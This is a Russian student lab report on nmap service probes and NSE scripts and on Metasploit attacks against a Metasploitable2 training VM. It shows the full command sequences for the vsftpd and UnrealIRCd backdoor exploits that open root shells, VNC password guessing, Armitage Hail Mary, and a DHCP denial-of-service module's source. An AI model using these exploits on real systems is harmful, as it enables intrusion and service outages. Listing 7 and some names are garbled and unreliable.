[*] Nmap: Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.120KB)
msf >

```

1.2.3 Выбрать пять записей из файла `nmap-service-probes` и описать их работу.

Рассмотрим подробнее листинг 3. Он описывает поведение различных сервисов, работающих с SIP-протоколом.

Строка **11087** не никакой смысловой нагрузки не несёт. Она отделяет один набор правил от другого.

В строке **11088** представлена директива `probe`. Она используется для указания того, какие данные отправлять в процессе определения службы. Синтаксис команды имеет следующий вид:

```
probe <protocol> <probename> <probesendstring>
```

где

- Protocol — тип протокола (может быть или TCP или UDP).
- Probename — название теста. Используется в отпечатке службы для указания, на какой тест был получен ответ. Название может быть произвольным (удобным для пользователя).
- Probesendstring — строка, используемая для тестового запроса. Должна начинаться символами "q|" и заканчиваться символом ". Между ограничителями находится непосредственно сама строка, передаваемая в качестве теста. Эта строка имеет формат, аналогичный строкам языков C или Perl, и может содержать стандартные escape-последовательности.

В рассматриваемой строке тип протокола UDP, название теста `SIPOptions`, а запрос имеет следующий вид:

```
OPTIONS sip:nm SIP/2.0
Via: SIP/2.0/TCP nm;branch=foo
From: <sip:nm@nm>;tag=root
To: <sip:nm2@nm2>
Call-ID: 50000
CSeq: 42 OPTIONS
Max-Forwards: 70
Content-Length: 0
Contact: <sip:nm@nm>
Accept: application/sdp
```


В строке **11089** параметру `rarity` присвоено значение 6. Чем выше его значение (максимум 9), тем меньше шансов ожидать результатов от этого теста.

Строка **11090** указывает на номер порта, которому будут отправлены данные из директивы `probe`. В нашем случае используется стандартный порт 5060, но в общем случае портов может быть несколько (тогда их перечисляют через запятую) или требуется установить шифрованное соединение по SSL (тогда вместо `ports` используется директива `sslports`).

Строку **11091** можно пропустить. т.к. она содержит комментарий, а вот строка **11092** содержит полезный материал - указывает сколько времени (в миллисекундах) необходимо ждать ответ, прежде чем прекратить тест службы. Иногда VoIP устройства отвечают с задержкой, и для этого используется директива `totalwaitms`. В нашем случае время ожидания составит 7500 мс.

Далее стоит рассмотреть группу строк с **11094** по **11112**. Директива `match` указывает `nmap` на то, как точно определить службу, используя полученный ответ на запрос, отправленный предыдущей директивой `probe`. Эта директива используется в случае, когда полученный ответ полностью совпадает с шаблоном. При этом тестирование порта считается законченным, а при помощи дополнительных спецификаторов `nmap` строит отчет о названии приложения, номере версии и дополнительной информации, полученной в ходе проверки. Синтаксис директивы `match`:

```
match <service> <pattern> <productname> <version> <device> <h??> <info> <OS>
```

где

- `service` – название службы, для которой приведен шаблон (например: `ssh`, `smtp`, `http` или `SNMP`).
- `pattern` – шаблон (литерал `m` указывает на начало строки, сам шаблон находится между символами прямой "или правый "/"слэш), с которым должен совпадать полученный ответ. Формат шаблона аналогичен принятому в языке Perl
- `productname` – поле (указывается символом "p") указывает название производителя или имя службы.
- `version` – поле (указывается символом "v") указывает версию опознано службы, устройства, ОС или программы. Оно может содержать как числовой формат, так и несколько слов (иногда указывается что версия не известна). Может отсутствовать.
- `Device` – поле (указывается символом "d") указывает распознанное устройство. Может отсутствовать.

- h??? – назначение флага не определено!
- info – поле (указывается символом "i") указывает дополнительную полезную информацию, которая может пригодиться на этапе сканирования (например, номер протокола сервера ssh). Может отсутствовать.
- OS – поле (указывается символом "o") указывает операционную систему, при условии, что она распознана. Может отсутствовать.

Таким образом, если в ответ на запрос из директивы probe придёт примерно такой ответ

```
SIP/2.0 200 OK
User-Agent: SAGEM / 3202.3 / 2601EC
```

то это устройство Sagem ADSL router из строки 11097.

Две строки **11113** по **11114** содержат директиву `softmatch`. Директива `softmatch` имеет аналогичный формат директиве `match`. Основное отличие заключается в том, что после совпадения принятого ответа с одним из шаблонов `softmatch`, тестирование будет продолжено с использованием только тех тестов, которые относятся к определенной шаблонной службе. Тестирование порта будет идти до тех пор, пока не будет найдено строгое соответствие (`match`) или не закончатся все тесты для данной службы.

1.2.4 Выбрать один скрипт из состава Nmap и описать его работу.

Рассмотрим маленький скрипт `smtp-strangeport.nse` из листинга 5.

Листинг 5: скрипт `smtp-strangeport.nse`

```
1 description = [[
2 Checks if SMTP is running on a non-standard port.
3
4 This may indicate that crackers or script kiddies have set up a backdoor on
   the
5 system to send spam or control the machine.
6 ]]
7
8 ---
9 -- @output
10 -- 22/tcp open    smtp
11 -- |_ smtp-strangeport: Mail server on unusual port: possible malware
12
13 author = "Diman Todorov"
14
15 license = "Same as Nmap--See http://nmap.org/book/man-legal.html"
```

```

16
17 categories = {"malware", "safe"}
18
19 portrule = function(host, port)
20     return port.service == "smtp" and
21         port.number ~= 25 and port.number ~= 465 and port.number ~= 587
22         and port.protocol == "tcp"
23         and port.state == "open"
24 end
25
26 action = function()
27     return "Mail server on unusual port: possible malware"
28 end

```

В первой строчке даёт описание назначение этого модуля - он проверяет наличие SMTP-шлюза, работающего на нестандартном порту. Такая проверка может быть актуальна после взлома, чтобы удостовериться что с машины не происходит рассылка спама.

В 13-й строке указан автор, в 15-й – тип лицензии (совпадает с лицензией nmap).

В строке 17 определены категории скрипта. Всего существует порядка 10 категорий. Категория `malware` говорит что назначение скрипта состоит в проверке исследуемой системы на следы заражения вредоносной программы (`malware`), а категория `safe` - что скрипт безопасен, и его работа не приведёт к некорректной работе или остановке какого-либо сервиса.

Основная функция представлена в строке 19. Она возвращает значение `TRUE`, если обнаружит открытый TCP-сокеты с SMTP сервисом с не стандартным номером (стандартные номера это 25, 465 и 587).

Эта функция вызывается из точки входа программы, в строке 26.

1.3 Выводы

Инструмент `nmap` является мощным средством для исследования новой сети или изучения последствий внешнего проникновения. Встроенный механизм скриптов (`Nmap Scripting Engine - NSE`) позволяет расширить его функциональность для дополнительных задач. Сохранение результатов в XML упрощает дальнейший анализ результатов и позволяет автоматизировать процесс наблюдения за сетью.

2 Инструмент тестов на проникновение Metasploit


2.1 Цель работы

2.2 Ход работы

2.2.1 Описать последовательность действий для получения доступа к консоли

Атакующая машина (kali linux) – 192.168.124.210. Атакуемая машина (Metasploitable2) – 192.168.124.211.

2.2.1.1 Подключиться к VNC-серверу, получить доступ к консоли Для решения этой задачи будем использовать модуль `vnc_login` (рис. 3).

The image is a screenshot of a terminal window titled 'root@kali: ~'. The terminal shows the Metasploit framework interface. At the top, there is a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. Below the menu bar, the URL 'http://metasploit.pro' is displayed. The main content of the terminal shows the following commands and output:

```
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(vnc_login) > set RHOSTS 192.168.124.211
RHOSTS => 192.168.124.211
msf auxiliary(vnc_login) > set THREADS 8
THREADS => 8
msf auxiliary(vnc_login) > run

[*] 192.168.124.211:5900 - Starting VNC login sweep
[+] 192.168.124.211:5900 - LOGIN SUCCESSFUL: :password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(vnc_login) >
```

Рис. 3: Работа с модулем `vnc_login`

Этот модуль подключается из консоли `msf` командой

```
use auxiliary/scanner/vnc/vnc_login
```

Выставив параметры RHOSTS и THREADS мы определили целевой компьютер и количество потоков для работы. После чего запустили модуль. Пароль был подобран практически сразу.

На рисунке 4 показан результат - подключение к VNC-серверу (детали видны в заголовке окна) используя полученный пароль.




Рис. 4: Подключение по VNC-протоколу


2.2.1.2 Получить список директорий в общем доступе по протоколу SMB Перечислить доступные директории можно при помощи модуля `smb_enumshares`.

Этот модуль подключается командой

```
use auxiliary/scanner/smb/smb_enumshares
```

Как и в предыдущем случае, для определения целевого хоста и указания количества потоков используются переменные RHOSTS и THREADS соответственно. Результат на

рисунке 5. Открыты стандартные ресурсы, видимо используются настройки samba по умолчанию.



```
msf auxiliary(vnc_login) > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(smb_enumshares) > set RHOSTS 192.168.124.211
RHOSTS => 192.168.124.211
msf auxiliary(smb_enumshares) > set THREADS 8
THREADS => 8
msf auxiliary(smb_enumshares) > run

[+] 192.168.124.211:139 - print$ - (DISK) Printer Drivers
[+] 192.168.124.211:139 - tmp - (DISK) oh noes!
[+] 192.168.124.211:139 - opt - (DISK)
[+] 192.168.124.211:139 - IPC$ - (IPC) IPC Service (metasploitable serv
er (Samba 3.0.20-Debian))
[+] 192.168.124.211:139 - ADMIN$ - (IPC) IPC Service (metasploitable se
rver (Samba 3.0.20-Debian))
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumshares) >
```

Рис. 5: Работа с модулем smb_enumshares

2.2.1.3 Получить консоль используя уязвимость в vsftpd Для vsFTPD версии 2.3.4, входящего в состав Metasploitable2, уже есть готовый эксплоит.

Для начала, его нужно загрузить


```
use exploit/unix/ftp/vsftpd_234_backdoor
```

Кроме этого, эксплоит использует набор команд, которые помещены в отдельный файл и их необходимо передать через переменную PAYLOAD. Файл находится по пути cdm/unix/interact, это можно определить используя команду

```
show payloads
```

В RHOST записывается доменное имя или IP адрес целевой машины. Запускается эксплоит командой exploit.

В результате работы эксплоита, на целевой машине можно получить root-доступ (рисунке 6), что, кроме прочего, говорит о неправильной конфигурации vsFTPD.



```
Terminal
File Edit View Search Terminal Help
msf auxiliary(smb_enumshares) > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.124.211
RHOST => 192.168.124.211
msf exploit(vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.124.210:35684 -> 192.168.124.211:6200) at 2015-05-24 18:04:29 +0000

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686 GNU/Linux
```

Рис. 6: Эксплуатация уязвимостей vsFTPD

2.2.1.4 Получить консоль используя уязвимость в irc Для решения этой задачи тоже существует эксплоит, называется `unreal_ircd_3281_backdoor`

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Далее требуется устроить цель и запустить эксплоит (рисунок 7).

2.2.1.5 Armitage Nail Mary Nail Mary это модуль, поочерёдно запускающий все эксплоиты, которые могут применены к выбранному хосту. В результате (рисунок 8) удалось обнаружить несколько уязвимостей, открывающих доступ к интерпритатору команд.

```
Terminal
File Edit View Search Terminal Help
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.124.211
RHOST => 192.168.124.211
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse double handler
[*] Connected to 192.168.124.211:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname
; using your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo zp3FGb0TxuyYJjZ6;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "zp3FGb0TxuyYJjZ6\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.124.210:4444 -> 192.168.124.211:49753) at 2015-05-24 19:46:52 +0000

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i
686 GNU/Linux
```

Рис. 7: Эксплуатация уязвимостей IRC

```
Applications Places Mon May 25, 1:46 AM en root
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.124.211
Console X Scan X Nail Mary X
[*] Scanned 1 of 1 hosts (100% complete)
[*] 4 scans to go...
msf auxiliary(telnet_version) > use scanner/smb/smb_version
msf auxiliary(smb_version) > set THREADS 24
THREADS => 24
msf auxiliary(smb_version) > set RPORT 445
RPORT => 445
msf auxiliary(smb_version) > set RHOSTS 192.168.124.211
RHOSTS => 192.168.124.211
msf auxiliary(smb_version) > run -j
[-] Auxiliary failed: Msfr::OptionValidateError The following options failed to validate: SMBDirect.
[*] Command shell session 1 opened (192.168.124.210:40468 -> 192.168.124.211:14706) at 2015-05-25 01:22:35 +0300
[*] Command shell session 3 opened (192.168.124.210:57892 -> 192.168.124.211:6200) at 2015-05-25 01:22:45 +0300
[*] Command shell session 2 opened (192.168.124.210:15300 -> 192.168.124.211:34509) at 2015-05-25 01:23:04 +0300
[*] Command shell session 5 opened (192.168.124.210:10722 -> 192.168.124.211:56432) at 2015-05-25 01:23:44 +0300
msf auxiliary(smb_version) >
```

Рис. 8: Итог работы модуля Nail Mary

2.2.2 Изучить три файла с исходным кодом эксплойтов или служебных скриптов на ruby и описать, что в них происходит

Файл ftp_version.rb (дистинг 6) описывает попытку получения версии FTP сервера из его банера.

Листинг 6: modules/auxiliary/scanner/ftp/ftp_version.rb

```
1 ##
2 # This module requires Metasploit: http://metasploit.com/download
3 # Current source: https://github.com/rapid7/metasploit-framework
4 ##
5
6 require 'msf/core'
7
8 class Metasploit3 < Msf::Auxiliary
9
10   include Msf::Exploit::Remote::Ftp
11   include Msf::Auxiliary::Scanner
12   include Msf::Auxiliary::Report
13
14   def initialize
15     super(
16       'Name'          => 'FTP Version Scanner',
17       'Description'   => 'Detect FTP Version.',
18       'Author'        => 'hdm',
19       'License'       => MSF_LICENSE
20     )
21
22     register_options(
23       [
24         Opt::RPORT(21),
25       ], self.class)
26   end
27
28   def run_host(target_host)
29
30     begin
31
32       res = connect(true, false)
33
34       if(banner)
35         banner_sanitized = Rex::Text.to_hex_ascii(self.banner.to_s)
36         print_status("#{rhost}:#{rport} FTP Banner: '#{banner_sanitized}'")
37         report_service(:host => rhost, :port => rport, :name => "ftp", :info
```

```

        => banner_sanitized)
38   end
39
40   disconnect
41
42   rescue ::Interrupt
43     raise $!
44   rescue ::Rex::ConnectionError, ::IOError
45   end
46
47   end
48 end

```

В листинге 7 представлен файл `wordpress_scanner.rb`. Он используется для сканирования хоста, выявления CMS WordPress и её версии.

Листинг 7: Файл `modules/auxiliary/scanner/http/wordpress_scanner.rb`

```

1  ##
2  # This module requires Metasploit: http://metasploit.com/download
3  # Current source: https://github.com/rapid7/metasploit-framework
4  ##
5
6  require 'msf/core'
7
8  class Metasploit3 < Msf::Auxiliary
9    include Msf::HTTP::Wordpress
10   include Msf::Auxiliary::Scanner
11   include Msf::Auxiliary::Report
12
13   def initialize
14     super(
15       'Name'          => 'Wordpress Scanner',
16       'Description'   => 'Detects Wordpress installations and their version
17                           number',
18       'Author'        => [ 'Christian Mehlmauer' ],
19       'License'       => MSF_LICENSE
20     )
21   end
22
23   def run_host(target_host)
24     print_status("Trying ip #{target_host}")
25     if wordpress_and_online?
26       version = wordpress_version
27       version_string = version ? version : '(no version detected)'
28     end
29     print_good("#{target_host} running Wordpress #{version_string}")
30   end
31 end

```

```

28     report_note(
29         {
30             :host    => target_host,
31             :proto   => 'tcp',
32             :sname   => (ssl ? 'https' : 'http'),
33             :port    => rport,
34             :type    => "Wordpress #{version_string}",
35             :data    => target_uri
36         })
37     end
38 end
39 end

```

Файл `isc_dhcpd_clientid.rb` из листинга 8 содержит код, который формирует такой пакет, который выводит из строя DHCP-сервер (ISC DHCP server).

Листинг 8: `modules/auxiliary/dos/dhcp/isc_dhcpd_clientid.rb`

```

1  ##
2  # This module requires Metasploit: http://metasploit.com/download
3  # Current source: https://github.com/rapid7/metasploit-framework
4  ##
5
6  require 'msf/core'
7
8  class Metasploit3 < Msf::Auxiliary
9
10     include Msf::Auxiliary::Dos
11     include Msf::Exploit::Capture
12
13     def initialize
14         super(
15             'Name'          => 'ISC DHCP Zero Length ClientID Denial of Service
16                               Module',
17             'Description'   => %q{
18                 This module performs a Denial of Service Attack against the ISC
19                 DHCP server,
20                 versions 4.1 before 4.1.1-P1 and 4.0 before 4.0.2-P1. It sends out a
21                 DHCP Request
22                 message with a 0-length client_id option for an IP address on the
23                 appropriate range
24                 for the dhcp server. When ISC DHCP Server tries to hash this value
25                 it exits
26                 abnormally.
27             },
28             'Author'        =>

```

```

24     [
25         'sid', # Original POC
26         'theLightCosine' # msf module
27     ],
28     'License'      => MSF_LICENSE,
29     'References'   =>
30     [
31         [ 'CVE', '2010-2156' ],
32         [ 'OSVDB', '65246' ],
33         [ 'EDB', '14185' ]
34     ]
35 )
36 register_options(
37     [
38         OptAddress.new('RIP', [true, 'A valid IP to request from the server']
39     )
40 )
41 deregister_options('RHOST', 'FILTER', 'PCAPFILE', 'SNAPLEN', 'TIMEOUT')
42 end
43
44 def run
45     open_pcap
46     print_status("Creating DHCP Request with 0-length ClientID")
47     p = PacketFu::UDPPacket.new
48     p.ip_daddr = "255.255.255.255"
49     p.udp_sport = 68
50     p.udp_dport = 67
51
52     # TODO: Get a DHCP parser into PacketFu
53     chaddr = "\xaa\xaa\xaa\xaa\xaa\xaa"
54     dhcp_payload = "\x63\x82\x53\x63\x35\x01\x03\x3d\x00\xff"
55     p.payload = dhcp_req(chaddr, dhcp_payload)
56     p.recalc
57     print_status("Sending malformed DHCP request...")
58     capture_sendto(p, '255.255.255.255')
59     close_pcap
60 end
61
62 def dhcp_req(chaddr, payload)
63     req = "\x00" * 236
64     req[0,3] = "\x01\x01\x06" # Boot request on Eth with hw len of 6
65     req[12,4] = Rex::Socket.addr_aton(datastore['RIP'])
66     req[28,6] = chaddr
67     req + payload

```

```
68     end
69
70 end
```

2.3 Выводы

Metasploit позволяет конструировать эксплойты с необходимой нагрузкой (payloads), которая выполняется в случае удачной атаки, например, установка shell или VNC сервера. Также фреймворк позволяет шифровать шеллкод, что может скрыть факт атаки от IDS или IPS. Для проведения атаки необходима информация об установленных на удаленном сервере сервисах и их версии, то есть нужно дополнительное исследование с помощью таких инструментов, как nmap.